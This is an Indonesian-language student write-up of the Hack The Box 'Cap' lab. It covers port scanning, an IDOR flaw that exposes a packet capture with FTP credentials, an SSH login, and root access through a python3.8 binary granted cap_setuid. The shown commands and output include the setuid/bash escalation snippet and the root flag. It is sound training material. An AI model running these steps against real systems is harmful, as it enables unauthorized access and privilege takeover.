
Kelompok 4 - Write Up Machine HTB Cap - Easy
Arnesto Agung Detanomez - 2702288355 || Azzahwa Aleyda Choirunnisa - 270227709 || Jovan Rivaldo - 2702303500 || Kenzie Edernez - 2702296142 || M.Hilmi Febryantoro - 2702275756
Report:
Start - FootHold - User - Root

Machine cap memiliki kerentanan pada web servernya yang mana bisa dieksploitasi dengan IDOR dan mendapatkan user credential yang bisa dimanfaatkan untuk mendapatkan akses pada servernya.

Start

Command : ip a




Penting untuk kita mengetahui IP kita untuk pengerjaan kita kedepannya, tetapi pada mesin ini kita tidak memerlukan IP kita dikarenakan pada mesin HTB biasanya kita sudah mengetahui Ip Server yang ingin kita tuju.

IP SERVER TUJUAN

Ini adalah IP Server tujuan yang akan kita eksploitasi.


Command: nmap 10.10.10.245 -p- -T5




-p- berfungsi agar kita bisa melihat semua port tanpa terkecuali dan -T5 mempercepat proses scanning dengan resiko akan lebih mudah diketahui. kami mendapati ada nya 3 port yang dimiliki oleh webserver ini, dan langsung mencoba untuk membuka website (Http)


FootHold

Web Discovery




Kami mendapati website yang berisikan security snapshot yang bisa kita ambil dan download. tetapi setelah kami eksplor websitenya kami menyadari bahwa ada yang janggal dimana setiap kami klik halaman yang sama nama website berubah dari yang tadinya 10.10.10.245/data/1 berubah menjadi 10.10.10.245/data/2 dan semakin bertambah.






Kami menyimpulkan bahwa parameter id yang ada pada website bisa diubah-ubah menjadi angka yang kita inginkan, ini merupakan salah satu vulnerabilities IDOOR yang mana pengguna bisa mengakses halaman lain website dengan memanipulasi nama dari website (Biasanya parameter id).




kami mendapatkan 10.10.10.245/data/0 yang mana ada sebuah data yang dapat kita lihat yang merupakan trafic dari website ini, kamipun melihat data itu menggunakan wireshark.

Awalnya tidak ada apa-apa tetapi setelah kami melihat lebih dalam ada FTP request yang berisikan Username Nathan dan Passwordnya yang kami spekulasi merupakan User credential dari server ini, tanpa pikir panjang kami langsung coba login ssh untuk mendapatkan usernya.



User

Command : ssh nathan@10.10.10.245



Command ssh berguna untuk kita bisa login dan mengakses user dari server untuk privilege escalation kedepannya, setelah kami masukan pun akhirnya kami berhasil masuk ke user nathan dan mendapatkan flag yang ada di user.txt. ls -al berguna untuk kita bisa melihat directory dan file apa yang dimiliki oleh server, cat berguna untuk mendisplay informasi yang ada pada sebuah file.

Privilege Escalation

Command: getcap -r / 2> /dev/null

```
nathan@cap:~$ getcap -r / 2> /dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

command ini berguna untuk memeriksa apakah ada file yang memiliki capabilities tertentu, yang mungkin memberikan hak akses khusus kepada pengguna. Disitu disebutkan bahwa /usr/bin/python3.8 berkapabilitas untuk mengubah setuid dari user sehingga kami mencoba menggunakan script python untuk mengganti id dari user.

Command: python3
import os
os.setuid(0)
os.system("/bin/bash")

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~#
```

dengan script tersebut kami berhasil untuk memasuki Root dari server ini, dengan mengubah uid menjadi 0 yaitu root sendiri.

Command: ls -l /root

```
root@cap:~# ls -l /root
total 8
-r-------- 1 root root   33 Jan  5 12:46 root.txt
drwxr-xr-x 3 root root 4096 May 23  2021 snap
root@cap:~# cd root
bash: cd: root: No such file or directory
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
abc0ecabe34a233ed793e78ef777e8c8
```

setelah itu kami lakukan enumerasi lokal pada root dan mendapatkan flag dari root.txt. command ls berguna untuk melihat directory dan file apa saja yang terdapat serta cat untuk mendisplay isi tampilan dari sebuah file.